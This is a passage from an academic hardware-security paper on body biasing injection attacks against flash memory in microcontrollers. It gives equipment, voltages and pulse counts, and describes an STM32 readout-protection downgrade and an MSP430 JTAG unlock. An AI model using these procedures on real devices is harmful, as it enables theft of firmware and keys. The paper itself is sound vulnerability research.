As the approach with a positive bias is rather limited and due to the fact that the negative bias allows to force bit-flips in both directions, we will only focus on negative biases for online attacks in this work.

3.1 Attacker Model

This section outlines the attacker model employed in the analysis of the microcontrollers. The following specifies the assumed attacker's capabilities and objectives:


- **Cost** The target devices implement security mechanisms to prevent unauthorized debug access and flash readout, thereby protecting the intellectual property (IP) executed on them and limiting unintended reuse of the hardware. However, they are not advertised as high-security products. Consequently, only attacks that can be mounted at relatively low cost are realistic in this context. In our evaluation, we consider an attacker budget of less than 2000 USD.
- **Know-How** The attacker is assumed to possess the necessary expertise to construct or procure a BBI probe and, if required, to perform backside decapsulation of the target device. Furthermore, the attacker has sufficient technical knowledge of the target microcontroller.
- **Time** We assume an adversary who has physical access to the target device for at least several hours. In addition, we assume that the attacker has prior access to identical or functionally equivalent dummy devices, which can be used for preliminary analysis and for determining the attack parameters.
- **Objective** The attacker's goal is to steal IP, extract secrets such as cryptographic keys, or otherwise manipulate the device.

3.2 Hardware

For the pulse generation, we use a customized version of the ChipJabber-BasicBBI [1] circuit from NewAE. The design uses a transformer with 1:10 winding ratio which can be stimulated with a NMOS to create high-voltage pulses. The transformer's secondary winding provides one terminal that serves as the reference for the pulse voltage and another terminal to which a spring-loaded needle probe is connected, ensuring reliable electrical contact with the substrate of the target, where the pulses get injected. For all following experiments, the reference is connected to the ground of the target device. Depending on the input voltage, the output voltage of the probe can range from $\pm 50\,\text{V}$ to $\pm 320\,\text{V}$. In all experiments, we state the expected pulse voltage, however, the actual voltage can be lower, depending on the impedance of the target device. The original probe design only allows for negative pulses, thus we added a switch to select the polarity of the pulse. Further, we added a suppressor diode to prevent voltage swings in unwanted directions. Without the diode, the circuit tends to inject an second pulse with opposite polarity on the falling edge of the trigger. This behavior hinders the effort to either charge or discharge the floating gate of the flash memory. The bill of material for the probe is roughly 20 USD, including the PCB manufacturing costs. The circuit diagram is provided in the appendix, see figure A2.

The probe is powered by an HMC8042 laboratory power supply from Rohde & Schwarz. However, a laboratory-grade power supply is not required and can be replaced with any inexpensive power source. Suitable power supplies are available for less than 30 USD. To trigger the BBI probe, we use

[1] https://github.com/newaetech/chipjabber-basicbbi



(a) (b)

Figure 3: Experimental setups for offline (a) and online (b) attacks. The offline setup features the custom BBI probe mounted on the xyz-table.

a CW1200 ChipWhisperer-Pro from NewAE. However, this can be replaced with any device that allows to create a fixed amount of trigger pulses like a waveform generator or a cheap FPGA. Such devices are available for less than 100 USD. To precisely position the spring-loaded needle on the substrate, we mount the probe on a STEPCRAFT D-300 xyz-table. The table can be controlled through software and is sold for around 1500 USD. All coordinates in this work are referenced to the top-left corner of each device's die, defined as the origin (0, 0), with the device orientation shown in the appendix. For the attack it is required to have access to the backside of the silicon die. We use an ASAP-1 mill from ULTRA TEC in order to decap the chips. As we do not need to thin the substrate, the backside opening can also be performed with a cheap dremel from the hardware store, sold for roughly 50 USD. It is to note, that some package types like WLSCP already have an exposed substrate and do not need any further preparation. The complete setup for the offline attack costs less than 2000 USD and is visible in figure 3a.

The online attacks require only the power supply. A multimeter probe that is attached to a flexible arm functions as our injection tip. Since the DC bias is intended to affect an entire p-well, the positional precision of the xyz-table is not required. The setup for the online attack accounts to less than 100 USD and is shown in figure 3b.

Routine Each offline experiment consists of four distinct steps. To ensure identical initial conditions for every measurement, we first program the flash memory so that all bits are set to zero. This step prevents potential wear-management mechanisms from skipping a subsequent erase operation. Some flash controllers inspect the memory contents prior to erasure and omit the erase procedure if the memory is already in an erased state. This behavior is problematic for our experiments, because without a proper erase, residual charge from previous pulses may remain in the cells, leading to inconsistent starting conditions. In the second step, the flash is erased and either left in this state for experiments that focus on programming, or it is reprogrammed to contain only zeros for experiments that focus on erasing cells. In the third step, pulses are applied using the BBI probe. Finally, in the fourth step, the memory contents are read out and analyzed for any modifications. It is to note, that all offline experiments report the worst-case damage, as they are carried out on fully erased or programmed devices. For real-world scenarios, parts of the bits are already aligned with the attack direction and thus not affected by the pulses.

In contrast, for online experiments the memory is programmed to contain only `0xAA`, in order to see bit-flips in both directions. Further, the experiments are evaluated during the bias injection, as the attack does not alter the physical state of the cells but instead directly targets the memory read operation.

4 Results

This section presents the results of the offline and online BBI experiments carried out on four distinct devices, from different manufacturers.

4.1 Case Study I: AT25FF081A

For an initial evaluation of the attack concepts presented in section 3, we target a simple external NOR flash memory, namely the AT25FF081A from Renesas. The chip offers 8 Mbit of memory that is accessible through an SPI interface. It is divided into 4 physical banks, each of 2 Mbit size, as stated in the datasheet [1] and also visible in figure A1a. The chip was selected, as it is available in a WLSCP package, which exposes the die substrate without any further preparation steps.

Offline Bias Injection To test the susceptibility of the device to pulses in powered-off state, we first tried to program bits with a negative bias. With the probe, we performed a 10x13 tile grid scan of the device with 100 µm steps. On each location we pulsed the erased device up to 100k times with −220 V. Dependent on the location we observed programmed bits after as little as 32 pulses, proving offline bit manipulation feasible.

After the programming experiment, we evaluated if we are able to erase cells. For this the memory is programmed to contain only zeros and we performed a grid scan on the sensitive locations retrieved from the earlier experiment. Interestingly, we were not able to erase any cells with our setup. This can be explained by the lower effective bias voltage for positive pulses as stated in section 2, that is not sufficient to cause electrons to tunnel out of the floating gate, preventing cells from getting erased.

Online Bias Injection For the experiment involving biasing the powered device, we positioned the probe manually on the device's substrate. The supply voltage was then gradually increased in magnitude until observable effects occurred. At a bias of approximately −13 V, the first bit-flips towards 0 were observed, confined to a single 2 Mbit bank during readout. Further increasing the magnitude of the negative bias caused a growing number of bits to be read as 0, until eventually all bits in that bank were read as 0. However, as the bias approached −16 V, the opposite effect emerged: some bits began to be read as 1. Upon further increase of the magnitude, all bits in the bank were ultimately read as 1.

Importantly, the device logic remained functional throughout the biasing process and continued to execute correctly, responding to SPI commands. This behavior is plausible, as the p-well must be sufficiently isolated to allow high-voltage operations such as erasures without causing a crash. These observations are consistent with the considerations discussed in section 2.

The experiments on the AT25FF081A are intended solely to demonstrate the feasibility of the proposed attacks. As this device is an external memory without dedicated security features, it is not examined in further detail.

4.2 Case Study II: STM32L4R5ZI

The STM32L4R5ZI [4] is an ultra-low-power microcontroller from STMicroelectronics (ST). It implements 2 MiB of flash memory which is equally divided into two banks, as visible in figure A1b. The device supports two read access modes: single-bank mode with 128-bit words and dual-bank mode with 64-bit words. Erasing can be performed on a page, bank, and device granularity. One page consists of 4 KiB per bank. According to the user guide [3], one page is established with 8 rows of 512 bytes. We assume that in this case one row corresponds to one physical row of the memory matrix, this means one bank implements 4096 bitlines. The 4096 bitlines divided by the access width of 64-bit words results in 64 bitcolumns where each column contains 64 bits. Dividing the 1 MiB of a single bank through the 512 bytes of a row results in 2048 wordlines per bank.

The microcontroller implements different measures to protect it from IP theft or other malicious actors. The most prominent one is the RDP, it is configurable to three levels by setting an option byte stored in flash. Each option byte has a complementary byte where the inverse value is stored. If the value and its complement do not match, the RDP level defaults to level 1.

Level 0, with the option byte set to `0xAA`, offers no restrictions, the device is fully open. Level 1 allows to attach a debugger, however it prevents access to the flash main memory and parts of the SRAM and registers. The option bytes can still be modified with level 1. This allows to downgrade the device to level 0 by setting the correct RDP option byte. However, if the downgrade is triggered, the microcontroller performs a mass erase to prevent leaking information. Finally, with level 2, the debug access is fully disabled by setting the option byte to `0xCC`. In this level, the option bytes are set to read-only, so that code running on the device cannot modify the protection level as well.




Figure 4: Grid scan of the STM32L4R5ZI flash banks, showing the locations that are susceptible to the BBI pulses.

Offline Bias Injection As first step, to determine whether the microcontroller is affected by BBI pulses, we performed a grid scan with the BBI probe to identify sensitive locations. The scanned area covers both banks, using a step size of 250 µm, resulting in a 7×16 grid. Each grid point was exposed to 100 pulses with an amplitude of −250 V. To obtain statistical data, each location was tested four times.

Figure 4 shows the result of the scan. The flash memory is clearly susceptible to BBI pulses, particularly in the center of the individual banks, where we observe an impact probability of 100 %. The two banks are distinguishable in the heatmap as two separate square regions. When the probe is positioned along the top border of either bank, the impact probability is reduced. This can be explained as follows: first, if we model the spatial effect of a BBI pulse as circular, then only a portion of this circle overlaps with flash cells at the bank border, which lowers the probability that any individual cell is charged. Second, other nearby structures may provide lower-impedance paths, thereby reducing the bias voltage at the flash cells. Since the top border is consistently less suscep-

tible than the other borders, we attribute the reduced impact primarily to these neighboring structures.

For simplicity reasons all following experiments focus on bank 0, which is the lower one in figure 4, revealed through the affected addresses. In order to retrieve a more precise relation between the probe location and the addresses of the affected cells, we performed a grid scan covering only bank 0. The scan consists of a 6×6 grid with the points spaced 200 µm apart. On each location a pulse with an voltage of −250 V is applied 20 times.




Figure 5: Distribution of the affected bitcolumns as a function of the probe's y-position.

Figure 5 shows the distribution of the affected bitcolumns as a function of the probe's y-position. For this analysis, we grouped the individual bit positions into the 64 bitcolumns. The figure indicates that the probe position along the y-axis controls which bitcolumn is affected. Consistent with the susceptibility experiment, bitcolumns 0 to 10, which are located near the upper edge of the flash bank, exhibit a lower sensitivity to the injected pulses. In contrast, no correlation was observed between the probe's x-position and the affected bitcolumn. These results imply that manipulating a complete word requires targeting multiple physical locations, as the bits of the word are distributed across the memory array.

Figure 6 shows the distribution of the affected wordlines as a function of the probe's x-position. Similar to the analysis of the y-position, it is evident that the probe position along the x-axis determines which wordline is affected. Again, there are regions of reduced sensitivity at the left and right edges of the flash array, where the first and last wordlines are located. We did not observe any correlation between the y-position of the probe and the affected wordline.

In the next experiment, we evaluate the impact of the BBI probe on the flash cells at a single location. Figure 7 (a) shows the set bits after applying 40 pulses with −250 V, both in logical and physical organization. We repeated this experiment on three different devices, represented through the distinct colors.




Figure 6: Distribution of the affected wordlines as a function of the probe's x-position.

In the logical order, bits are arranged according to their addresses: the first bit of the lowest-address byte appears in the top-left corner, and the last bit of the highest-address byte in the bottom-right corner. In the physical order, the bits are rearranged such that those belonging to the same bitcolumn, and thus physically adjacent, are plotted next to each other. Each row of the heatmap corresponds to 4096 bits, which is the size of a single physical memory row.

For the logical organization, the pulses create a circular impact zone. Within this circle, there are equidistant columns of bits that are affected, separated by regions that remain unmodified. Given the bitcolumn structure of the memory, gaps in the logical fault pattern are expected, since not all bitcolumns are within the impact zone of the pulses. However, once a given bitcolumn is hit, effects are expected to appear across the entire wordline, because all words in the same row share that column. Moreover, the impact zone of the pulses exceed the width of a single bitcolumn, as the observed stripes of modified bits are wider than a single bit. This implies that multiple adjacent bitcolumns got affected. In contrast, the heatmap shows that the impact is confined in the horizontal direction.

To explain this behavior, we must consider the bits in their physical order. In this representation, the impact zone exhibits an oval shape. This is plausible, as the memory bank contains twice as many bitlines as wordlines, while occupying an approximately square region on the die. Moreover, the impact zone is concentrated on specific bitlines that are again spaced equidistantly. A similar pattern was observed in [22] on a microcontroller from the same manufacturer. In that work, the authors describe metal traces located above the flash cells that shield the memory from UV light during their experiments. Although the working principle of BBI does not rely on radiation, we argue that the same metal traces are responsible for the observed gaps in the physical organization. We assume that these metal traces provide a low-impedance path for the




Figure 7: Programmed bits in their logical and physical organization after pulsing location (4.00, 2.65) 40 (a) and 80 (b) times with −250 V. The three different colors represent individual samples.

pulses, thereby reducing the effective bias voltage of the cells in their vicinity. As a result, these cells accumulate less charge than cells located farther away from the metal traces.

To test this assumption, we increased the number of pulses such that the cells located near the traces would also be charged. Figure 7 (b) shows the impact on the cells for the same probe location, but with the number of pulses doubled to 80. In the logical heatmap, the effect on the bits is now spread across an entire wordline, as we would expect if a whole bit-column is affected. Examining the physical representation reveals that, with the increased pulse count, bits at previously unaffected locations are now modified. This observation is consistent with the hypothesis of a reduced bias voltage for cells beneath the metal traces.

We also used this experiment to evaluate the repeatability of the bit-sets across multiple devices. The resulting effects, indicated through the distinct colors in figure 7, exhibit comparable shapes and diameters, however, they are slightly offset. This offset is likely caused by the manual identification of the reference point for the xyz-table and the hand-soldering process of the target boards, which can lead to a slight misalignment of the die with respect to the table axes.

Pulse Voltage To evaluate the impact of the BBI probe's pulse voltage on the flash cells, we performed a voltage sweep while keeping the number of pulses constant at 100. The sweep starts at −150 V, which is the smallest amplitude at which consistent effects are observed across devices, and increases up to −250 V in steps of −20 V. This sweep is repeated at 9 locations arranged in a 3×3 grid in the center of flash bank 0, with a spacing of 200 µm between neighboring points. This approach accounts for local variations in susceptibility to the BBI pulses. By combining measurements from multiple positions, we obtain an averaged response. To reduce the influence of device-specific characteristics, the experiment was repeated on 3 separate devices.




Figure 8: Number of affected bits as a function of the probe's voltage.

Figure 8 shows the average number of affected bits per pulse voltage, both aggregated over all devices and for individual devices, together with the maximal and minimal observed values. With an increasing pulse voltage, the average number of affected bits increases approximately polynomially. This behavior is plausible if we model the impact region of the BBI pulse as a circle. The farther a flash cell is located from the needle-probe, the higher the effective resistance along the path of the pulse to that cell. If this resistance is too large, the resulting voltage across the floating gate is insufficient to raise the cell's charge above its threshold level. When the

pulse voltage is increased, the radius of the effective impact region grows, and cells at larger distances experience a sufficiently high potential to be programmed. Since the area of the circular impact region grows quadratically with its radius, the number of affected bits increases accordingly. A second factor contributing to the increase is the behavior of cells located close to metal interconnects, as investigated in the previous experiment. Once the pulse voltage becomes sufficiently high, the low-impedance path through the metal is no longer adequate to reduce the local cell voltage enough to prevent charging, causing these cells to be affected as well.

It is evident that, with an increasing pulse voltage, not only the average number of affected bits increases, but also the maximum number of affected bits. In contrast to the average, the maximum number grows linearly. At lower pulse voltages, there appears to be a small probability of inducing large-scale effects relative to the mean at that voltage. We assume that this behavior is related to variations in the electrical contact between the needle-probe and the substrate, which may change slightly between attempts.

Pulse Count To evaluate the impact of the pulse count on the flash cells, we performed a sweep analogous to the voltage experiment. The number of pulses was varied from 20 to 100 in steps of 20, while the voltage was fixed at −250 V. This high voltage was chosen to ensure that measurable effects occur even at lower pulse counts. As in the voltage experiments, we tested 3 devices and 9 locations per device.

Figure 9 shows the average number of affected bits as a function of the pulse count, both aggregated over all devices and separately for each device, together with the corresponding minimum and maximum values. Increasing the number of pulses has a similar effect to increasing the pulse voltage: the average of the affected bits grows polynomially. This behavior can again be explained by the circular impact model, since flash cells farther from the probe experience a lower effective voltage. The reduced voltage decreases the probability that electrons are injected into the floating gate. By increasing the total charging time, here controlled via the number of pulses, the flash cell can still be charged above its threshold voltage. The same reasoning applies to cells in close proximity to metal traces, where an increased charging time similarly allows these cells to reach their threshold voltage.

Interestingly, the behavior of the three individual devices diverges markedly beyond 40 pulses. While device 2 exhibits growth rates comparable to those observed in the voltage sweep, device 1 shows a significantly weaker effect, whereas device 3 shows a substantially stronger effect. This spread is also reflected in the observed minimum and maximum values. We can only speculate that an offset may have been introduced when swapping the target boards in the setup. However, since we record data at 9 different locations on each device, such an offset should be averaged out to some extent. Consequently, the cause of this pronounced divergence remains unclear.




Figure 9: Number of affected bits as a function of the probe's pulse count.

Online Bias Injection For the online bias injection, we position the probe above a single bank and apply a voltage to the substrate. At a substrate voltage of −23.7 V, the first bit-flips become observable. Slightly increasing the amplitude to −24 V causes the bitlines in close proximity to the probe to consistently read 1, while the remaining lines read 0. Further increasing the bias to −25 V causes all bytes in the affected bank to reliably read as `0xFF`. The applied bias does not interfere with the logic of the device, which continues normal operation throughout the experiment. Consistent with the behavior observed on the external memory, the effect of the bias is confined to the bank to which it is applied. The second bank continues to return correct data, independent of the bias applied to the first bank. Once the bias is removed, the memory returns to normal operation and all stored values remain unmodified.

Downgrading RDP Level To perform a downgrade of the RDP level with the offline approach, we first have to determine the location on the flash macro, where the option bytes are stored. The reference manual [3] hints that the option bytes are stored in both banks. The RDP configuration is located in bank 0. Due to the earlier experiments on the device, we know that bank 0 is located below bank 1. With the bank identified, we have to find the correct wordline.

In [22] it is shown that for a similar microcontroller from the same manufacturer, the option bytes reside below wordline zero. Figure 6 indicates that lower addresses are located on the right edge of the die. For these reasons, we perform a line scan at a fixed x-position of 4.80 mm from the left die edge. The earlier grid scan in figure 4 did not show any effects at that x-location, however the scan was only performed with 20 pulses and the edges of the flash macro seemed to be more stable compared to bits located more on the center. This is supported by figure 6 as we did not affect the first and last wordlines of the memory.

For the scan, we increment the pulse count up to 10k pulses in steps of 2k. During this procedure, we set the RDP level to zero. This choice has two motivations. First, if we modify the RDP option byte, we can detect this through the resulting restriction in debug access. Second, we are interested in quantifying how many bits in the main memory are altered. For this, we track the number of changed bits as we increase the pulse count and use the last observable value before the device becomes locked as an estimate of the induced damage. This implies that the actual damage to the main memory is slightly higher than our estimate. Such an estimation would not be possible when downgrading RDP from level 2 to level 1, as in that case we cannot read the memory contents due to the readout protection in level 1.




Figure 10: Success rate and collateral affected bits for an RDP downgrade, as a function of the BBI probe's y-location. The x-location is fixed to 4.80 mm.

As visible in figure 10, the targeted region is indeed correct, and we were able to increase the RDP level from 0 to 1. The plot shows the success rate for a certain location to lock the device within 10k pulses and the average damage that was done to the main memory. We achieved a success rate of 81.25 % with the probe's x-location at 3.0 mm, inflicting an average damage of 27 KiB. The presence of two distinct regions along the y-positions in which the device becomes locked can be explained by the fact that, in one case, the RDP value itself is modified, whereas in the other case its complementary value is altered. As stated, a mismatch between those lead to RDP level 1. According to the reference manual [3], both values are not stored next to each other, but 24 bits apart, resulting in the gap in the bar chart. As the intention of the experiment is not to upgrade the RDP level but instead downgrade it, we also tested this successfully with the RDP level set to 2 and achieved a downgrade to level 1. For the earlier stated reasons we were not able to investigate the damage inflicted to the main memory, however there is no reason why it should behave different to the tests carried out with the unlocked device.

For offline attacks, the collateral damage to neighboring flash cells is non-negligible. However, figure 10 indicates that there are positions causing less damage, suggesting potential for further optimization. Additionally, the damage only affects bank 0, while bank 1 remains unchanged. In devices that support firmware upgrades, dual-bank architectures are commonly used, with the new image written to the inactive bank and the boot code subsequently selecting this bank for booting. If the current firmware, or even an older version, is stored in bank 1, the attack can be leveraged to restore it without any modifications.

For the online attack, we roughly position the probe manually on the location that showed successful for the offline attack. We then set the RDP level to 2. Booting the microcontroller with an bias voltage of -25 V forces the controller to RDP level 1. With that the bias can be removed, and the RDP option byte can be overwritten through JTAG, to make the downgrade permanently. It is to note that the integrity of the memory is fully intact once the bias is removed.

Using either approach, the RDP level can only be reduced to level 1. However, previous work [28] has demonstrated that, once level 1 is reached, it can be further decreased to level 0.

4.3 Case Study III: MSP430F6736

The MSP430F6736 [5] is a mixed-signal microcontroller manufactured by Texas Instruments (TI). It is advertised as a metering System-on-Chip (SoC) and ships with 128 KiB of flash memory. The memory is divided into four banks with 32 KiB each, as visible in figure A1c. Additionally, there are four sections of so-called information memory with 128 B each and four sections of bootloader (BSL) memory with 512 B each available. By default any firmware is stored starting at bank 0 and the interrupt vector is located in bank 1.

The on-chip flash memory can be accessed either via the BSL over a serial interface or through JTAG. For production environments, JTAG access can be disabled using a 32-bit configuration value stored in flash within the BSL region [6, 25]. Any configuration value other than all bits set to zero or all bits set to one causes the JTAG interface to be locked. The interface can be re-enabled by updating the value via the BSL. The datasheet [5] indicates that the configuration is located in bank 3 of the device. We identified this bank and confirmed the location of the configuration using photonic emission analysis.

The BSL is always protected by a password of 16 or 32 bytes, depending on the specific device. The password is derived from the interrupt vector table. If an incorrect password is entered, the device performs a mass erase. In the MSP430F6 series, the BSL is stored in flash rather than in ROM. Consequently, the BSL can be permanently disabled by erasing the corresponding flash regions. According to datasheet, once the BSL has been erased and JTAG has been disabled, the device

cannot be restored [25]. These security properties of the BSL and JTAG interface apply to all devices in the MSP430F5 and MSP430F6 series.

Offline Bias Injection For the evaluation of the offline bias injection, we targeted a single memory bank and applied pulses of −320 V, the maximum supported by our setup, to multiple locations within that bank. We observed the first bit-flips only after approximately 10 million pulses. This required pulse count is orders of magnitude higher than for the previously evaluated microcontroller and renders a thorough investigation impractical due to the excessive time required. In contrast to the STM32L4 microcontroller, this device appears substantially more robust against our BBI setup.

Several factors may contribute to this increased robustness. First, any additional low-impedance path for the injection pulse will reduce the effective bias voltage at the p-well of the flash cell. This consequently increases the time for which the bias must be applied before sufficient charge accumulates on the floating gate. Most prominently, a lower reverse breakdown voltage of the pn-junction diode D_{ps} compared to the ST device would clamp the voltage earlier and thus have an major impact on the effective bias. In addition, the MSP430 is manufactured in a larger technology node [11] with 130 nm compared to the STM's 90 nm node [7]. The correspondingly larger cell structures can increase the amount of electrons required to sufficiently charge the floating gate, which again increases the required injection time.

Online Bias Injection For the evaluation of the online bias injection, we manually positioned the probe above different memory banks of the microcontroller. Effects begin to manifest at a bias voltage of approximately −14 V. At around −15 V, bytes are read exclusively as either `0x00` or `0xFF`, no intermediate values were observed. Further increasing the magnitude beyond −16.5 V causes the device to consistently read `0xFF` for all bytes within a single bank. With the bias, all bits connected to the same bitline are affected. Similar to the previous devices, the applied bias is bank-specific: only the targeted bank is manipulated, while the remaining banks continue to operate normally and return correct values.

Unlocking Debug Interface Like for the STM32L4, we target the JTAG interface for our evaluation, however, we did not attempt to unlock it using the offline approach. In this setting, we were only able to flip a few bits after many pulses, requiring substantial timing effort that already exceeds our attacker model. Since all 32 bits of the JTAG configuration must be cleared to zero to unlock the device, the required effort is expected to be considerable. We therefore assume that the attack would remain feasible only for an adversary with a significantly extended timing budget. After the attack, bank 3 of the microcontroller is unlikely to contain any useful information. This limitation is typically negligible in practice, as bank 3 is located at the end of the memory space.

Moreover, the offline attack is not the most effective approach in this context. In contrast, unlocking the JTAG interface using the online method turned out to be surprisingly straightforward. First, the interface is locked by setting all bytes of the JTAG lock configuration to `0xAA`. After a subsequent reset, the debugger can no longer connect to the device, confirming that JTAG access has been disabled.

To temporarily restore JTAG access, we manually place the probe on the exposed substrate in the region corresponding to bank 3. We then enable the power supply to apply the bias and subsequently power up the microcontroller. After the device has started, we remove the bias and reconnect the debugger, which can now successfully access the device. Notably, once the bias is removed, the memory content is fully restored to its initial state, and after a power cycle the JTAG interface is again locked. However, during this temporary restoration of access, it is possible to overwrite the JTAG configuration and thereby permanently unlock the device.

4.4 Case Study IV: R7FA0E1073CFJ

The R7FA0E1073CFJ (RA0E1) is an ultra-low-power microcontroller manufactured by Renesas [2]. It integrates 64 KiB of flash memory for program storage.




Figure 11: Measured voltages across the secondary winding of the BBI probe's transformer for an expected voltage of −250 V during pulse injection into various devices.

Offline Bias Injection We performed the same offline bias-injection evaluation on this device as on the previously tested targets. However, even after applying 10 million pulses to the die using the maximum probe voltage of −320 V, we did not observe any bit modifications. To investigate this, we measured the pulse shape on the needle probe using an oscilloscope. For an expected pulse amplitude of −250 V, the actual voltage at the substrate reached only −11 V, as shown in figure 11. For comparison, we also recorded pulse shapes for the other devices, each time targeting −250 V. The external memory (EXT), the STM32L4, and the MSP430 all

exhibited similar pulse amplitudes of approximately −100 V. Although this is still below the intended voltage, it is substantially higher than the amplitude measured on the RA0E1. We additionally characterized the setup using a resistive load (RES) of 1.2 kΩ. In this case, the pulse reached the target voltage only briefly and then settled at −200 V.

